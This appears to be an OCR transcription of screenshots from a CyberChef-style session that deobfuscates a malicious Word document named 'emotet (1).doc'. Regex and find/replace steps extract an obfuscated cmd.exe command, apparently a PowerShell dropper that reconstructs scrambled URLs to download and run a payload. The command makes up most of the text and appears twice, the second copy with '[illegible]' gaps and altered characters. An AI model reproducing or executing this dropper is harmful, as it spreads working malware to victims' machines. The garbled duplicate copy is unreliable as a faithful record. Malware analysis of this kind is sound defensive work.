
Find / Replace

Find
```
\r
```
REGEX

Replace

☑ Global match ☐ Case insensitive ☑ Multiline matching

☐ Dot matches all



Regular expression

Built in regexes: User defined

Regex:
```
(cmd.exe.*\) ")
```

☑ Case insensitive ☑ ^ and $ match at newlines ☐ Dot matches all

☐ Unicode support ☐ Astral support ☐ Display total

Output format: List capture groups

Find / Replace

Find: `\^` REGEX

Replace:

☑ Global match ☐ Case insensitive ☑ Multiline matching

☐ Dot matches all


☑ Auto Bake

Input length: 78208

Name: emotet (1).doc
Size: 78,208 bytes
Type: application/msword
Loaded: 100%

Output time: 18ms length: 2431 lines: 1

```
cmd.exe /c CM%APPDATA:~  -12,1%;  ;  ; /V:o;; ;  /R"; ;  ;  (  (   (Set owy=djh tDJ D2d hWX NfR T51 xCV u n
n0a  Vz f6K uX5 ym2 sAJ S6a jW  4pG PMa}n6y}G2h{PgUh9Nrc17zti98aWzecEwb}j8I}a74kSR5aBwHeIOsrBfgbRNv;0E n0
cR4sLSHpY$TmY E1PsjinsX7TeOimcjJpo 4grwIZPWBG-CbxtuPJrXpeaAE6tEKdS25W;PZd)Lwln
TSRiXSS5qu$AlM(vUce2BHllpXigD4fe8xo52ytBCOeoGYvyp3akCUs4Ig.t2Vce6jsEcuHW0i$bvj;5hO)6BJymtNdATgoHFvBSWDeDmzs3N
vnuYKoNejpXmSsbNAe AirJVs.To0YoPBaphjQNUb$ wd(Lj8eanWtX5niXzZrsBHwhHl.pHwcBQKsMA5HIbu$Ibk;IHA1C85 eru=VvC
946e7zkpVGKyC1rtQdK.p3tcRxGsAi9HF0D$evk;MXD)ruC(XiTnIuCeA69pfPFo61B.36EcLvCsi7BHEb1$0xW{mMa
FoB)95R0NRh0DTb2Lxf QsqqvfXeGI1-hRN 7aQsfRNuuJytP94aSRjtfYMStOf.keCYh9eahmGQq N$UCo(LEA
gVIf85CIlOG;WQd)XCt(kOgdFOEnXIWeFbhsdfs.kaPYeh5aJNcQkOH$7IR;0NC)nXB0UKw,F1ii0oSncqRMJzW$JgV,NUI'6HkTSP0EOLeGq
bX'HL9(X9Dne FekUvpfXVoo8v.WHOYmlwaVREQA4Q$40D{dwoy9Ntryept ze{bpl)DQRWvAISBbVkdQj$INr x7GnY5BiUSh 8
1ibNpn7DpM1uO$uHd(6gRhIOEcZ8raNsSeBucr9M o6WefETJ;kSM'mEvmjU aaAzeINprANXtaxhsutg.MSQbgSmdjpso nvdG0vaENm'0xh
VaHmx7ToEcYcZY6-SjK  yXtEUocGkWeEmyjGNxbr5J07V4-VRowg9re6HgNnKj b84=wVY
YAvc3wrsglRHQuj$ByU;Lx6'XGypSXEtvxGtlrmhKI8l6GcmLRqxsHE.GyI2yKglh07mASRxXUksfhwmTb3'vnO lQjm9y5oiVuckuh-O 0
UT t8WLc5DmeUHWj4YDbuAlOSd -5E3wiYOeqZaNDUk=8iD KjTYFLzaKt0Qm
0$wvV;YyU)8MG'CXpeYihxfVWeHS5.EA7H3gAhPN2ijza\NHl'Kor+12E)9WS(ThDh3PktEkMar98PI9QpsU4mkbBewgLTilktJKren43GO1T
:tUO:Dzt]txlhBhRt07NaPo9Pz7L.CFPOQOoIzBm.rYumilEezs8tco0srauyuABScJk[aJy(PQ5=j36nFScR0bKSSYg$LPg;ViH)5EZ'Mv2@
qZw'Iti(MW5t7m8iqXBlC0ppw59S9fb.vmK'cH3k4MhwW EA6ibVsQ Uucb/NSLudborhq1.f3HoNHOpk
im0ZPaSTnc70ZeELhd5U0abZJmJN4iaNTrCBek
FGsqVfeqJK/4kr/1lI:6XQpFMctWrltizehEsg@GIdFGLAdLKbqB7Cys8of5aKFq8jsLcn/TyPnt1piRwvmruldsuUao1a-
V9upiyJwu2E/cM5nlBAcTyp.3OxssEfkoZIodsKoYzebXJytQTisb
EeEnGrqxUoVByfpeF/PZm/i5v:oVxphrmt8dFtzDKhdSR@5bN6WdPzyDeuStj/2i0nGPFcskK.9grcV7Unlr7oI0Xn2Sti7cesv8n/Ypt/4q3
:R0kp YotWpLtvoVhAzm@4CLD7H3/Pd5k9GXpAvP.jz0uDzwdsZieK
G.rGnavedrD8sekErhP2NsjS9wXSroPG9nJiosRa6myCXiB8RnrdF/m9g/xYU:cWIpqCbttrwtxdDheJh@p4SR0bt7BxYEutHBAeRzavdVW5I
/0UwmQNZo7ULcG6e.hZanONLiXofl8qUiyrHfvcYrDp6ifjFmri0i4kXdwkfai0olDpUvmxa.csZwFIOwTOgwTY1/onN/BWT:6KCptHmtcVDt
O0Qh01o'TuZ=JLZW06bSBYUkVgW$KEd;l1T'OWsCMjJZXQljLvG'uJj=i2FcmpoKQh3HFOW$oFK cn3lkKslJIgen
HhmS4s5Odr06YepZEwRXBomqIp) ) ; ;   )&&  ;;  For;  ; ; /l  ;  %W ;; ; in ; (  2159  -4 +3)  ;;  ; dO  ; ;( (;
;; set   mCdO=!mCdO!!owy:~%W,1!) )&&;;  ; iF ; ;  %W ; ; ;  ; lSs ; ; ;4 ; ;  ( (caLl; %mCdO:*mCdO!=% )  ; )
"
```




```
cmd.exe /c CM%APPDATA:~  -12,1%;  ;  ; /V:o;; ;  /R"; ;  ;   (Set owy=djh tDJ D2d hWX NfR T51 xCV u n
n0a  Vz f6K uX5 ym2 sAJ S6a jW  4pG PMa}n6y}G2h{PgUh9Nrc17zt198a[illegible]zecEwb}j8I}a74kSR5aBwHeIOsrBfgbRNv;0E nO
cR4sLSHpY$TmY E1Psjinsx7TeOimcjJpo 4grwIZPWBG-CbxtuPJrXpeaAE6tEKdS25W;PZd)Lwln
TSRiXSS5qu$AlM(vUce2BHllpXigD4fe8xo52ytBCOeoGYvyp3akCUs4Ig.t2Vce6jsEcuHW0i$bvj;5hO)6BJymtNdATgoHFvBSWDeDmzs3N
vnuYKoNejpXmSsbNAe AirJVs.To0YoPBaphjQNUb$ wd(Lj8eanWtX5niXzZrsBHwhHl.pHwcBQKsMA5HIbu$Ibk;IHA1C85 eru=VvC
946e7zkpVGKyC1rtQdK.p3tcRxGsAi9HF0D$evk;MXD)ruC(XiTnIuCeA69pfPFo61B.36EcLvCsi7BHEb1$0xW{mMa
FoB)95R0NRh0DTb2Lxf QsqqvfXeGI1-hRN 7aQsfRNuuJytP94aSRjtfYMStOf.keCYh9eahmGQq N$UCo(LEA
gVIf85CIlOG;WQd)XCt(kOgdFOEnXIWeFbhsdfs.kaPYeh5aJNcQkOH$7IR;0NC)nXB0UKw,F1ii0oSncqRMJzW$JgV,NUI'6HkTSP0EOLeGq
bX'H[illegible](X9Dne FekUvpfXVoo8v.WHOYmlwaVREQA4Q$40D{dwoy9Ntryept ze{bpl)DQRWvAISBbVkdQj$INr x7GnY5BiUSh 8
[illegible]pM1uO$uHd(6gRhIOEcZ8raNsSeBucr9M o6WefETJ;kSM'mEvmjU aaAzeINprANXtaxhsutg.MSQbgSmdjpso nvdG0vaENm'0xh
[illegible]ToEcYcZY6-SjK  yXtEUocGkWeEmyjGNxbr5JO7V4-VRowg9re6HgNnKj b84=wVY
YAvc[illegible]wrsglRHQuj$ByU;Lx6'XGypSXEtvxGtlrmhKI8l6GcmLRqxsHE.GyI2yKglh07mASRxXUksfhwmTb3'vnO lQjm9y5oiVuckuh-O 0
UT t8WLc5DmeUHWj4YDbuAlOSd -5E3wiYOeqZaNDUk=8iD KjTYFLzaKt0Qm
0$wvV;YyU)8MG'CXpeYihxfVWeHS5.EA7H3gAhPN2ijza\NHl'Kor+12E)9WS(ThDh3PktEkMar98PI9QpsU4mkbBewgLTilktJKren43GO1T
:tUO:Dzt]txlhBhRt07NaPo9Pz7L.CFPOQOoIzBm.rYumilEezs8tco0srauyuABScJk[aJy(PQ5=j36nFScR0bKSSYg$LPg;ViH)5EZ'Mv2@
qZw'Iti(MW5t7m8iqXBlC0ppw59S9fb.vmK'cH3k4MhwW EA6ibVsQ Uucb/NSLudborhq1.f3HoNHOpk
im0ZPaSTnc70ZeELhd5U0abZJmJN4iaNTrCBek
